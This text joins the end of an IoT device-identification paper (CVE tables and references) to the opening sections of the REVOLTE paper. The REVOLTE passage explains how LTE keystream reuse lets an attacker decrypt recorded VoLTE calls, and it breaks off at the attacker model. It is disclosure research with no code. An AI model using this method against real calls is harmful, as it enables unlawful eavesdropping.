huawei_phone_mate9pro	CVE-2017-17320	9.3	allow attackers to execute malicious code	18
philips_bridge_huebridge	CVE-2017-14797	7.9	allow remote attackers to read API keys	19
osram_light_lightify-home	CVE-2016-5053	7.5	allow remote attackers to execute arbitrary commands	6
samsung_phone_galaxy-s6-edge	CVE-2015-7888	7.8	allow remote attackers to create arbitrary files as the system-level user	4
apple_pad_ipad	CVE-2013-3955	6.2	allow local users to cause a denial of service	15

Table 7: OS-related CVE instances relevant to our dataset.

OS	CVE ID	CVE score	Vulnerability	device count
android	CVE-2018-9355	10	allow attackers to execute remote code with no additional execution privileges needed	1670
ios	CVE-2018-4337	9.3	a memory corruption issue was addressed with improved memory handling	1690
linux	CVE-2019-11683	10	allows remote attackers to cause a denial of service	129
mac_os_x	CVE-2018-4259	10	multiple memory corruption issues	530
ubuntu	CVE-2018-7584	7.5	allow attackers to copy a large string from stack-based buffer	11

tackle the scalability issue of manual labeling, ARE [24] creates a rule-discovery engine to mine labeling rules from text corpora crawled from the web. OWL is different from device discovery approaches that we only rely on passive traffic. Active port scanning may be considered intrusive and forbidden in many networks. OWL does not interrupt with the normal operations of devices, nor does it intercept any peer-to-peer traffic between the devices and their owners or clouds.

IoT Sentinel [43] extracts features from network traffic and utilize a random forest classifier to identify device types. Similarly, [53] employed six different classifiers on packets streams for device type recognition. AuDI [38] developed an unsupervised learning approach to cluster same type/model of devices, without any labeled data. [42] identifies IoT device types in a whitelist using features from TCP sessions. [28] examines the network flows to the vendors' servers for device identification. [36] utilizes the requested domain names in DNS traffic for the identification of vendors and device types. WDMTI [64] uses Hierarchical Dirichlet Process on DHCP features to classify IoT device types. OWL is different from existing approaches that: (1) OWL utilizes passively collected BC/MC packets, which does not require privileged access to the network or using monitor mode at the WiFi adapter. Existing approaches, except WDMTI, use peer-to-peer traffic. (2) OWL integrates two important network management functions, device identification and abnormal device detection, into one comprehensive solution. And (3) OWL is tested on a significantly larger dataset at three granularity levels.

Malicious IoT device detection have been studied [17, 41, 47, 49]. OWL is essentially different from them in the objectives–OWL detects fabricated or forged devices, while they mostly focus on devices' adversarial behaviors.

10 Conclusion

In this paper, we present a novel mobile/IoT device identification and abnormal device detection mechanism named OWL. OWL extracts features from structural and textual information embedded in the BC/MC packets. A multi-view wide and deep learning (MvWDL) model is designed to identify the manufacturer, type and model of devices. Meanwhile, OWL also discovers the subtle evidence of inherent discrepancies across views to detect fabricated/forged devices. Through large-scale experiments, we show that OWL outperforms existing approaches in the literature in accuracy and coverage.

References

[1] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, A. Halderman, L. Invernizzi, M. Kallitsis, et al. Understanding the mirai botnet. In *USENIX Security*, 2017.

[2] Chrisil Arackaparambil, Sergey Bratus, Anna Shubina, and David Kotz. On the reliability of wireless fingerprinting using clock skews. In *ACM WiSec*, 2010.

[3] Zhongjie Ba, Sixu Piao, Xinwen Fu, Dimitrios Koutsonikolas, Aziz Mohaisen, and Kui Ren. Abc: enabling smartphone authentication with built-in camera. In *NDSS*, 2018.

[4] A Bartoli, J Hernández-Serrano, M Soriano, M Dohler, A Kountouris, and D Barthel. Security and privacy in your smart city. In *Proceedings of the Barcelona smart cities congress*, volume 292, pages 1–6, 2011.

[5] Ron Bitton, Andrey Finkelshtein, Lior Sidi, Rami Puzis, Lior Rokach, and Asaf Shabtai. Taxonomy of mobile users' security awareness. *Computers & Security*, 73:266–293, 2018.

[6] David M Blei, Andrew Y Ng, and Michael I Jordan. Latent dirichlet allocation. *Journal of Machine Learning Research*, 3:993–1022, 2003.

[7] D. Chen, N. Zhang, Z. Qin, X. Mao, Z. Qin, X. Shen, and X. Li. S2m: A lightweight acoustic fingerprints-based wireless device authentication protocol. *IEEE Internet of Things Journal*, 4(1):88–100, 2016.

[8] H. Cheng, L. Koc, J. Harmsen, T. Shaked, T. Chandra, H. Aradhye, G. Anderson, G. Corrado, W. Chai, M. Ispir,

et al. Wide & deep learning for recommender systems. In *ACM RecSys Workshop on DLRS*, 2016.

[9] Ningning Cheng, Xinlei Oscar Wang, Wei Cheng, Prasant Mohapatra, and Aruna Seneviratne. Characterizing privacy leakage of public wifi networks for users on travel. In *IEEE INFOCOM*, pages 2769–2777, 2013.

[10] Yushi Cheng, Xiaoyu Ji, Tianyang Lu, and Wenyuan Xu. Dewicam: Detecting hidden wireless cameras via smartphones. In *ACM AsiaCCS*, pages 1–13, 2018.

[11] Cisco. Cisco visual networking index: Global mobile data traffic forecast update, 2017–2022. Cisco White Paper.

[12] Cherita Corbett, Raheem Beyah, and John Copeland. A passive approach to wireless nic identification. In *IEEE International Conference on Communications*, pages 2329–2334, 2006.

[13] Cherita L. Corbett, Raheem A. Beyah, and John A. Copeland. Passive classification of wireless nics during rate switching. *Eurasip Journal on Wireless Communications & Networking*, 2008(1):1–12, 2007.

[14] Mathieu Cunche. I know your mac address: Targeted tracking of individual using wi-fi. *Journal of Computer Virology and Hacking Techniques*, 10(4), 2014.

[15] A. Das, N. Borisov, and M. Caesar. Do you hear what i hear?: Fingerprinting smart devices through embedded acoustic components. In *ACM CCS*, 2014.

[16] L. Desmond, C. Yuan, C. Tan, and R. Lee. Identifying unique devices through wireless fingerprinting. In *ACM WiSec*, pages 46–55, 2008.

[17] Rohan Doshi, Noah Apthorpe, and Nick Feamster. Machine learning ddos detection for consumer internet of things devices. In *IEEE S&P Workshops*, 2018.

[18] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J Alex Halderman. A search engine backed by internet-wide scanning. In *ACM CCS*, 2015.

[19] Zakir Durumeric, Michael Bailey, and J Alex Halderman. An internet-wide view of internet-wide scanning. In *USENIX Security*, pages 65–78, 2014.

[20] Zakir Durumeric, Eric Wustrow, and J Alex Halderman. Zmap: Fast internet-wide scanning and its security applications. In *USENIX Security*, pages 605–620, 2013.

[21] Peter Eckersley. How unique is your web browser? In *PETS*, pages 1–18, 2010.

[22] Claude Fachkha, Elias Bouharb, Anastasis Keliris, Nasir D Memon, and Mustaque Ahamad. Internet-scale probing of cps: Inference, characterization and orchestration analysis. In *NDSS*, 2017.

[23] X. Feng, X. Liao, X. Wang, H. Wang, Q. Li, K. Yang, H. Zhu, and L. Sun. Understanding and securing device vulnerabilities through automated bug report analysis. In *USENIX Security*, pages 887–903, 2019.

[24] Xuan Feng, Qiang Li, Haining Wang, and Limin Sun. Acquisitional rule-based engine for discovering internet-of-things devices. In *USENIX Security*, 2018.

[25] Jason Franklin, Damon Mccoy, Parisa Tabriz, Vicentiu Neagoe, Jamie Van Randwyk, and Douglas Sicker. Passive data link layer 802.11 wireless device driver fingerprinting. In *USENIX Security*, 2006.

[26] Jerome H Friedman. Greedy function approximation: a gradient boosting machine. *Annals of Statistics*, 2001.

[27] Alejandro Gómez-Boix, Pierre Laperdrix, and Benoit Baudry. Hiding in the crowd: an analysis of the effectiveness of browser fingerprinting at large scale. In *WWW*, pages 309–318, 2018.

[28] Hang Guo and John Heidemann. Ip-based iot device detection. In *Workshop on IoT Security and Privacy*, pages 36–42, 2018.

[29] Suman Jana and Sneha K. Kasera. On fast and accurate detection of unauthorized wireless access points using clock skews. In *ACM MobiCom*, 2008.

[30] Beth H Jones and Amita Goyal Chin. On the efficacy of smartphone security: a critical analysis of modifications in business students' practices over time. *International Journal of Information Management*, 35(5), 2015.

[31] Armand Joulin, Edouard Grave, Piotr Bojanowski, and Tomas Mikolov. Bag of tricks for efficient text classification. *arXiv preprint arXiv:1607.01759*, 2016.

[32] Tadayoshi Kohno, Andre Broido, and K. C Claffy. Remote physical device fingerprinting. *IEEE Transactions on Dependable & Secure Computing*, 2(2), 2005.

[33] D. Kumar, K. Shen, B. Case, D. Garg, G. Alperovich, D. Kuznetsov, R. Gupta, and Z. Durumeric. All things considered: An analysis of iot devices on home networks. In *USENIX Security*, pages 1169–1185, 2019.

[34] Andreas Kurtz, Hugo Gascon, Tobias Becker, Konrad Rieck, and Felix Freiling. Fingerprinting mobile devices using personalized configurations. *PETS*, 2016.

[35] Pierre Laperdrix, Walter Rudametkin, and Benoit Baudry. Beauty and the beast: Diverting modern web browsers to build unique browser fingerprints. In *IEEE S&P*, pages 878–894, 2016.

[36] Franck Le, Jorge Ortiz, Dinesh Verma, and Dilip Kandlur. Policy-based identification of iot devices' vendor and type by dns traffic analysis. In *Policy-Based Autonomic Data Governance*, pages 180–201. 2019.

[37] Gordon Fyodor Lyon. *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure, 2009.

[38] Samuel Marchal, Markus Miettinen, Thien Duc Nguyen, Ahmad-Reza Sadeghi, and N Asokan. Audi: Toward autonomous iot device-type identification using periodic communication. *IEEE JSAC*, 37(6):1402–1412, 2019.

[39] Jeremy Martin, Travis Mayberry, Collin Donahue, Lucas Foppe, Lamont Brown, Chadwick Riggins, Erik C Rye, and Dane Brown. A study of mac address randomization in mobile devices and when it fails. *PETS*, 2017.

[40] Jeremy Martin, Erik C Rye, and Robert Beverly. Decomposition of mac address structure for granular device inference. pages 78–88, 2016.

[41] Y. Meidan, M. Bohadana, Y. Mathov, Y. Mirsky, A. Shabtai, D. Breitenbacher, and Y. Elovici. N-BaIoT—Network-based detection of IoT botnet attacks using deep autoencoders. *IEEE Pervasive Computing*, 17(3):12–22, 2018.

[42] Y. Meidan, M. Bohadana, A. Shabtai, M. Ochoa, N. O. Tippenhauer, J. D. Guarnizo, and Y. Elovici. Detection of unauthorized IoT devices using machine learning techniques. *arXiv preprint arXiv:1709.04647*, 2017.

[43] Markus Miettinen, Samuel Marchal, Ibbad Hafeez, N Asokan, Ahmad-Reza Sadeghi, and Sasu Tarkoma. Iot sentinel: Automated device-type identification for security enforcement in iot. In *IEEE ICDCS*, 2017.

[44] Tomas Mikolov, Kai Chen, Gregory S Corrado, and Jeffrey Dean. Efficient estimation of word representations in vector space. *arXiv:1301.3781*, 2013.

[45] Keith W Miller, Jeffrey Voas, and George F Hurlburt. Byod: Security and privacy considerations. *IT Professional*, 14(5):53–55, 2012.

[46] N. T. Nguyen, G. Zheng, Z. Han, and R. Zheng. Device fingerprinting to enhance wireless security using nonparametric bayesian method. In *INFOCOM*, 2011.

[47] Thien Duc Nguyen, Samuel Marchal, Markus Miettinen, Hossein Fereidooni, N Asokan, and Ahmad-Reza Sadeghi. DÏoT: A federated self-learning anomaly detection system for IoT. *IEEE ICICS*, 2019.

[48] N. Nikiforakis, A. Kapravelos, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *IEEE S&P*, 2013.

[49] Jesus Pacheco and Salim Hariri. Anomaly behavior analysis for iot sensors. *Transactions on Emerging Telecommunications Technologies*, 29(4):e3188, 2018.

[50] Sakthi Vignesh Radhakrishnan, A. Selcuk Uluagac, and Raheem Beyah. Gtid: A technique for physical device and device type fingerprinting. *IEEE TDSC*, 12(5), 2015.

[51] Saeed Ur Rehman, Kevin W Sowerby, and Colin Coghill. Analysis of impersonation attacks on systems using rf fingerprinting and low-end receivers. *Journal of Computer and System Sciences*, 80(3):591–601, 2014.

[52] SecureWorks. Virtual machines used to hide activity. https://www.secureworks.com/blog/virtual-machines-used-to-hide-activity, 2016.

[53] Mustafizur R Shahid, Gregory Blanc, Zonghua Zhang, and Hervé Debar. Iot devices recognition through network traffic analysis. In *IEEE Big Data*, 2018.

[54] Zain Shamsi, Daren B H Cline, and Dmitri Loguinov. Faulds: A non-parametric iterative classifier for internet-wide os fingerprinting. pages 971–982, 2017.

[55] Zain Shamsi, Ankur Nandwani, Derek Leonard, and Dmitri Loguinov. Hershel: single-packet os fingerprinting. *Measurement and Modeling of Computer Systems*, 42(1):195–206, 2014.

[56] R. Srikant and J. F. Naughton. *Fast algorithms for mining association rules and sequential patterns*. 1996.

[57] Jianhua Sun, Kun Sun, and Chris Shenefiel. Automated iot device fingerprinting through encrypted stream classification. In *SecureComm*, 2019.

[58] M. Vanhoef, C. Matte, M. Cunche, L. S. Cardoso, and F. Piessens. Why MAC address randomization is not enough: An analysis of Wi-Fi network discovery mechanisms. In *ACM CCS*, 2016.

[59] Antoine Vastel, Pierre Laperdrix, Walter Rudametkin, and Romain Rouvoy. Fp-stalker: Tracking browser fingerprint evolutions. In *IEEE Security and Privacy*, 2018.

[60] Ning Wang, Long Jiao, Pu Wang, Monireh Dabaghchian, and Kai Zeng. Efficient identity spoofing attack detection for iot in mm-wave and massive mimo 5g communication. In *IEEE GLOBECOM*, pages 1–6, 2018.

[61] Kevin Wu and Brent Lagesse. Do you see what i see? detecting hidden streaming cameras through similarity of simultaneous observation. In *IEEE PerCom*, 2019.

[62] Qiang Xu, Rong Zheng, Walid Saad, and Zhu Han. Device fingerprinting in wireless networks: Challenges and opportunities. *IEEE Communications Surveys & Tutorials*, 18(1):94–104, 2015.

[63] Kai Yang, Qiang Li, and Limin Sun. Towards automatic fingerprinting of iot devices in the cyberspace. *Computer Networks*, 148:318–327, 2019.

[64] Lingjing Yu, Tao Liu, Zhaoyu Zhou, Yujia Zhu, Qingyun Liu, and Jianlong Tan. WDMTI: wireless device manufacturer and type identification using hierarchical dirichlet process. In *IEEE MASS*, 2018.

[65] K. Zeng, K. Govindan, and P. Mohapatra. Non-cryptographic authentication and identification in wireless networks [security and privacy in emerging wireless networks]. *IEEE Wireless Communications*, 2010.

Call Me Maybe: Eavesdropping Encrypted LTE Calls With REVOLTE

David Rupprecht
Ruhr University Bochum
david.rupprecht@rub.de

Katharina Kohls
Ruhr University Bochum
katharina.kohls@rub.de

Thorsten Holz
Ruhr University Bochum
thorsten.holz@rub.de

Christina Pöpper
NYU Abu Dhabi
christina.poepper@nyu.edu

Abstract

Voice over LTE (VoLTE) is a packet-based telephony service seamlessly integrated into the Long Term Evolution (LTE) standard and deployed by most telecommunication providers in practice. Due to this widespread use, successful attacks against VoLTE can affect a large number of users worldwide. In this work, we introduce REVOLTE, an attack that exploits an LTE implementation flaw to recover the contents of an encrypted VoLTE call, hence enabling an adversary to eavesdrop on phone calls. REVOLTE makes use of a predictable keystream reuse on the radio layer that allows an adversary to decrypt a recorded call with minimal resources. Through a series of preliminary as well as real-world experiments, we successfully demonstrate the feasibility of REVOLTE and analyze various factors that critically influence our attack in commercial networks. For mitigating the REVOLTE attack, we propose and discuss short- and long-term countermeasures deployable by providers and equipment vendors.

1 Introduction

Millions of people worldwide use the latest widely deployed mobile communication standard LTE daily. Besides high-speed Internet access, LTE also provides the packet-based telephony service VoLTE. VoLTE promises low call-setup times and high-definition voice quality while being seamlessly integrated into the standard call procedure. With more than 120 providers worldwide and over 1200 different device types supporting VoLTE [23], it is an essential part of our communication infrastructure. At the same time, the use of VoLTE is fully transparent to the user and improves the call quality without requiring any further interaction. Consequently, any practical vulnerability in the VoLTE standard has far-reaching consequences for users all over the world, without them even realizing that they may be affected.

LTE not only improves the performance of prior mobile network generations, but it also defines a series of fundamental security aims to protect further the sensitive information of phone calls, web browsing, etc. One crucial aspect of these security aims is providing data confidentiality [8] for all voice calls, which protects LTE communication from eavesdropping. This is achieved by implementing publicly reviewed encryption algorithms like AES that protect the radio-layer transmission. In addition, VoLTE can establish an *additional* layer of security that further protects all signaling messages (IPsec tunnel) and voice data (SRTP). We will later see how these additional security features must be considered in the design of our attack. Breaking these protection mechanisms and thus the data confidentiality of LTE, allows us to recover the information of an arbitrary phone call. In a setting where the underlying mobile network generation promises strong security aims, this might reveal highly sensitive information that was assumed to be protected.

While prior work demonstrates that the aims of location and identity privacy [13,43] and an attacker can break the integrity of user data [38], a technical report by Raza and Lu [36] recently indicated that the data confidentiality of LTE might contain a fundamental flaw. By jamming particular messages and reinstalling a key, the authors introduce a concept that theoretically allows eavesdropping on a VoLTE connection. Although their work presents the foundation for breaking the essential security aim—data confidentiality—of the LTE communication standard, their work only covers a theoretical evaluation of the attack vector. It lacks any evidence that the concept is actually feasible in a real-world setup and at a sufficiently large scale.

In this work, we build upon the concept of key reinstallation and break the data confidentiality aim of LTE in a commercial network setup. This attack vector is the starting point for REVOLTE: An attack concept that uses a *passive* downlink sniffer instead of active jamming, and provides insights on numerous adjustments to the technical requirements and challenges of a real-world implementation of the attack. REVOLTE is a *layer-two* attack that allows us to Reuse Encrypted VoLTE traffic to eavesdrop on an encrypted voice call. Keystream reuse can occur when two calls are made within one radio connection.

Consequently, an attacker can decrypt the first call when she instantly calls the victim after the first call ended. Even though the specification states that the network is in charge of preventing such key reuse, we find multiple networks reusing the same keystream for subsequent calls. In addition to proving the general feasibility in commercial networks, we further provide an extensive experimental evaluation of all technical and operational requirements that allows us to understand the attack vector better.

With millions of users potentially being at risk, we argue that it is crucial to analyze LTE key reuse attacks beyond their theoretical concept. By developing a better understanding of the open attack vectors in our current mobile network generations, we can avoid the same issues in the specification and implementation of upcoming standards. With that said, *we can find the same attack vector in the upcoming 5G networks.* Therefore, we additionally take a defensive perspective to analyze and discuss short- and long-term countermeasure concepts that protect from or circumvent the threat of REVOLTE. In summary, our contributions are as follows:

- **Attack with Real-World Impact.** We analyze keystream reuse under real-world considerations and present a practical attack called REVOLTE. REVOLTE completely breaks the confidentiality aim of LTE and allows an attacker to eavesdrop phone calls.
- **Preliminary and Real-World Experiments.** We conduct several preliminary experiments to evaluate the various conditions that influence REVOLTE. In particular, we conduct real-world experiments with three operators on keystream reuse and find two of them vulnerable. Further, we assess the use of so-called comfort noise, transcoding, and robust header compression.
- **Discussion of Countermeasures.** Our experimental evaluation of REVOLTE provides clear evidence that the confidentiality aim of LTE is at risk. We thoroughly discuss potential mitigations that can be deployed by the providers and elaborate on how users can protect themselves.

Disclosure Process. The keystream reuse vulnerability exploited by REVOLTE is an implementation flaw and affects a large number of deployments. Following the guidelines of responsible disclosure, we have reported the vulnerability via the GSMA CVD program (CVD-2019-0030) and actively work together to fix the problem.

2 Preliminaries

In this section, we introduce the basics of LTE networks with a focus on security establishment and encryption features. Furthermore, we take a closer look at the technical background of the VoLTE standard.




Figure 1: LTE network with IMS

2.1 LTE and IMS Network

When establishing a VoLTE connection with an LTE network, a series of different components assures the communication between a user's device and the core network components (cf. Figure 1). In the following, we introduce all entities that are relevant in the context of the proposed attack.

User Equipment (UE). The UE is the user's endpoint of the connection (e.g., a smartphone) and provides the technical functionality for accessing the LTE network. It implements the VoLTE stack that allows to access VoLTE services at the IP Multimedia Subsystem (IMS). On the second layer of the network stack, the *radio layer*, the UE connects to one of the base stations in the current radio cell. On the third layer, the UE further executes the authentication and key agreement procedure with the Evolved Packet Core (EPC) and IMS. In our attack, we eavesdrop the VoLTE call for the victim's UE.

Evolved NodeB (eNodeB). eNodeBs are the base stations in an LTE network and are responsible for controlled resource allocation for all UEs in their cell. Furthermore, an eNodeB applies encryption to user and control plane data and can use additional compression for user plane packets. In this work, we locate a sniffer in the range of the eNodeB and thus can receive all frames.

EPC. The EPC is the LTE core network and responsible for the authentication and key agreement, and mobility management. The EPC also forwards user plane traffic to the correct packet data network, e. g., the Internet in case of web browsing. In the case of a VoLTE call, the packet data network is the IP Multimedia Subsystem (IMS).

IMS. The IP Multimedia Subsystem (IMS) is the IP-based telephone service for LTE and consists of different subcomponents. One of the critical functions is the Proxy Call Session Control Function (P-CSCF) that manages the incoming and outgoing VoLTE calls.

2.2 VoLTE

The VoLTE specification allows using the packet-based LTE network and IP protocols to establish voice and media calls. To this end, VoLTE uses modified Internet domain protocols: the Session Initiation Protocol (SIP) to signal the call flow, the Real-Time Transport Protocol (RTP) to transport the actual voice data, and the RTP Control Protocol (RTCP) to control

the RTP connection. REVOLTE enables an attacker to decrypt the encrypted payload of the RTP packets. In a VoLTE setting, these protocol messages are treated as user data with special transmission requirements. Two important characteristics, the *multimedia codecs* and *robust header compression*, influence the way data is transmitted in a VoLTE call. Furthermore, the concept of data bearers allows matching the specific transmission requirements of VoLTE calls.

2.2.1 Codecs and Comfort Noise

Multimedia codecs help to transform signals between different representations and are a core component for mobile communication. The technical characteristics of a codec depend on its main goal and can either optimize the data consumption or the perceived call quality (maximizing both would be optimal but unrealistic). Once translated into the target representation, VoLTE uses RTP to transmit data in packets. There are three possible codec options for a VoLTE call: Enhanced Voice Services (EVS), Adaptive Multi-Rate (AMR), and Adaptive Multi-Rate Wideband (AMR-WB).

All three codecs are optimized to save bitrate in periods where one calling partner is silent. In these periods, *comfort noise* is generated based on a transmitted seed sent by the silent calling partner. Comfort noise saves bitrate as the seed is smaller and transmitted on a lower frequency. For example, the AMR-WB codec encodes the seed of the comfort noise with 40 bit every 160 ms. Actual voice is encoded with 477 bit every 20 ms in the high-quality mode (23.85 kbit/s) [5].

Transcoding converts the voice data with a particular codec sent by one calling partner into another codec that is sent to the other calling partner. Although this results in the same audio content (i. e., what the calling partner *hears*), it destroys the bit pattern of the encoded voice data. Transcoding can happen when the call is routed via an IP exchange (IPX) or when radio-layer problems enforce a downsampling.

2.2.2 Robust Header Compression

Robust Header Compression (ROHC) is a technique to save transmission bits in the headers of IP, TCP, UDP, and RTP packets, and is primarily used in the context of wireless transmissions with high bit-error rates. The compression saves bandwidth by removing redundancies from similarities in packet headers of the same connection endpoints. Furthermore, compression becomes possible through the possibility of predicting parts of the information across protocols.

The eNodeB can activate ROHC for radio transmissions with different profiles that define the compressed data of the IP packet. In the context of VoLTE, two profiles are commonly used: Profile 1 compresses RTP, UDP, and IP headers and only transmits the payload of the RTP data with a ROHC small header. Profile 2 compresses UDP and IP headers and only carries the UDP payload again with a small ROHC header.

Table 1: Exemplary assignment of radio data bearers to their purpose, and radio bearer IDs.

Bearer	Purpose	Bearer ID
DRB1	Internet	1
DRB2	SIP (IMS)	2
DRB3...32	RTP (temporary)	3..32

The REVOLTE attack extracts a keystream from the sniffed radio packet and sent plaintext. The ROHC influences the transmitted radio packets and is thus vital to consider a possible compression for the keystream computation.

2.2.3 Radio Connection and Radio Data Bearers

An active radio connection transports data over the air between the UE and the eNodeB. After reaching the threshold of an inactivity timer, the eNodeB switches an active connection into the idle mode to save resources. When reactivating the radio connection, both parties derive a new key which is used for encrypting the data. For the REVOLTE attack, the two subsequent calls must take place within one radio connection, as only then the same encryption key is reused.

Part of the active radio connection are multiple radio bearers, which represent a logical link between the UE and the eNodeB and match certain transmission requirements. In case of a VoLTE-capable UE, three radio data bearers are required to provide Internet access and additional functionality for VoLTE voice calls. Table 1 provides an exemplary overview of the bearers used for a radio connection. The default bearer (`DRB1`) transmits the Internet data. A second data bearer (`DRB2`) is used for the SIP signaling traffic sent to the IMS. In case of a phone call, a third (dedicated) data bearer transports the voice traffic. This bearer is only established for the phone call and is immediately removed after the call. The eNodeB selects the used bearer ID and, thus, depends on the implementation. REVOLTE targets the dedicated voice bearer and exploits the fact that the same bearer ID (DRB3) is reused for a second call within the same radio connection.

2.3 LTE Security

The LTE security aims include mutual authentication and data confidentially. A provably secure Authentication and Key Agreement (AKA) achieves the first aim on layer three (Non-Access Stratum (NAS)) between the EPC and UE. For this work, we focus on the radio-layer encryption, as it is crucial to understand the attack vector of REVOLTE.

2.3.1 Radio Layer Encryption

Radio-layer encryption protects all user and control plane data transmitted on the connection between the UE and the




Figure 2: Encryption in LTE

eNodeB (cf. Figure 2). To this end, the Packet Data Convergence Protocol (PDCP) applies the encryption algorithm (EEA) that the Radio Resource Control (RRC) security mode command selects and activates. Besides Advanced Encryption Standard (AES) in counter mode (EEA2), Snow3G (EEA1) and ZUC (EEA3) are alternative ciphers. To encrypt a packet, its plaintext gets XOR-ed with a keystream block that the encryption algorithm generates *for each* packet individually, which results in the ciphertext representation. The following, input parameters document the standard setup for encryption algorithms on the radio layer:

- Key (128-bit): LTE introduces a key hierarchy and uses separate keys for different domains. The root key (k_{asme}) for all keys is the key derived by the AKA. As VoLTE data is user data, the key is the user plane key (k_{up}), which is established for each new radio connection.
- Count (32-bit): For user data, the count consists of the PDCP sequence number + PDCP hyperframe number[1]. The length of PDCP sequence number is individually configured for a bearer during the setup. The following PDCP sequence number length are possible: 5, 7, 12, 15, and 18 bit.
- Bearer (5-bit): The bearer identity depends on the used bearer. Table 1 gives an overview of the possible input parameters.
- Direction (1-bit): The direction bit defines if the data is either sent uplink or downlink.
- Length: The length defines the length of the keystream block. However, this input parameter does not influence the keystream generation itself.

Count, *bearer*, and *direction* represent the initialization vector of the underlying encryption algorithm and lead to a deterministic keystream, i. e., reusing the same information results in the same keystream. According to the *specification*, the eNodeB should avoid the keystream reuse [10][5.3.1.2]. However, the REVOLTE attack exploits an incorrect *implementation*, in which affected eNodeBs reset the count and reuse the bearer identity for a second call, which eventually leads to reusing the same keystream.

[1] We note that the hyperframe number of the PDCP as specified in [6] is not the same hyper *system* frame number as specified in [9].

2.4 VoLTE Security

Besides the LTE security measures, VoLTE itself implements further security measures on layers three and four. While the encryption of user plane data is optional but recommended on layer two, the additional VoLTE security measures on higher layers of the protocol stack are *optional* and depend on the network configuration of a specific country. In particular, we discuss an additional AKA with the IMS, the IPsec protection of SIP messages, and the protection of RTP traffic.

2.4.1 Additional AKA

When the UE connects to the IMS via the SIP register procedure, both parties perform an additional AKA. Again, this AKA establishes mutual authentication and a key based on the shared key on the SIM card. The established key can protect SIP messages with an IPsec tunnel that can be operated in two modes: Authentication Header (AH) ensures the authentication and integrity of the IP payload. The Encapsulating Security Payload (ESP) additionally encrypts the IP payload.

2.4.2 Secure Real-Time Transport Protocol (SRTP)

While the security measures of higher layers of the protocol stack only secure the signaling messages of SIP, the RTP data (media plane) can be secured via the encryption and integrity protection of the SRTP protocol. According to the media plane protection specification [7], two scenarios are possible: 1) either the data is protected between the UE and the IMS, which is called end-to-access edge protection, or 2) both UEs protect their data with an end-to-end solution. Enabling media protection is optional and must be supported by the IMS and UE.

As REVOLTE focuses on decrypting the media plane, additional encryption beyond the second layer can hinder the success of the attack. Therefore, we analyze the occurrence of additional AKA and the use of SRTP in a series of preliminary experiments (see Section 4). In our experiments, we can verify that—despite the availability of an additional layer of security—the tested networks do not enable media plane protection.

3 ReVoLTE Attack

The goal of the REVOLTE attack is to recover the encrypted contents of a recorded VoLTE call to eavesdrop the conversation eventually. To this end, we decrypt the voice packets of an over-the-air transmission to recover the original plaintext of the voice stream. REVOLTE exploits a keystream reuse [36] that appears when two subsequent calls take place during one active radio connection. In those cases, the packets of the first call are encrypted with the *same* keystream as the packets of the second call. REVOLTE makes use of this reuse, i. e., the attack recovers the initial keystream by conducting a

second call within a short time window after the initial (target) call. Once the keystream is recovered, the attack allows us to decrypt and access the contents of the recorded target call. In the following, we first introduce the general attack concept and its core components. Furthermore, we provide details on the technical and operational aspects of REVOLTE, and discuss the many practical challenges introduced by the representation of VoLTE data.

3.1 Attack Concept Overview

The attack concept of REVOLTE consists of three core components. (i) The *technical* aspects of the attack summarize the attack vector and the required steps to exploit the keystream reuse. (ii) The *operational* component summarizes all points of the attack that relate to conducting the attack, i. e., the required capabilities (attacker model), the procedure of steps (attack procedure), and the monitoring of VoLTE calls (data recording). (iii) Assuming a successful attack operation, the adversary receives *data* that needs to be processed in the subsequent steps. As introduced in Section 2.2, VoLTE traffic contains specific transmission characteristics, e. g., the use of comfort noise, or multimedia codecs, which add additional challenges for the processing of data that we need to consider. In the following, we first explain the underlying attack vector in more detail and introduce the steps required to derive the VoLTE plaintext in cases of keystream use. Using this as the technical foundation of the attack, we then describe the operational aspects of the attack and discuss the various challenges introduced by the specific elements of VoLTE voice streams.

3.2 Technical: Attack Vector

Whenever a UE connects to a base station, a *new* user plane key gets negotiated for the radio connection. While the general concept requires new keys for new connections, a keystream reuse can occur when two subsequent VoLTE calls take place within one radio connection. In this case, the eNodeB signals that the same input parameters, i. e., the direction, bearer id, and the count, shall be used with the freshly installed key for both calls and thus *the keystream is reused*. As a consequence, the same keystream encrypts a packet of the first call (*target call*) *and* a packet of the second call (*keystream call*), both with the same corresponding count.

The attacker exploits the keystream reuse by XOR-ing the recorded ciphertexts of the target call with the keystream derived from the second keystream call, as summarized in Figure 3. The keystream call allows the attacker to extract the keystream by XOR-ing the sniffed traffic with the keystream call plaintext. The keystream block is then used to decrypt the corresponding captured target ciphertext. The attacker thus computes the target call plaintext.

Exploiting the keystream reuse is the central attack vector of REVOLTE. The required steps are comparably simple and




Figure 3: REVOLTE Attack vector overview: the attacker can decrypt the packets of the recorded target call since it uses the same keystream as the second adversarial keystream call.

only have a minor influence on the real-world feasibility of the attack. Much more challenging aspects of its feasibility are the *operational* steps for recording traffic in the required way, and countering the challenges of the VoLTE-specific *data* representation.

3.3 Operational: Attack Procedure

The operational aspects of the attack determine the steps required for successful decryption of the target call in a real-world setting. More precisely, these aspects define the attacker model and the required steps of the attack procedure that include everything beginning with the ability to record a VoLTE call right up to the decryption step.

3.3.1 Attacker Model

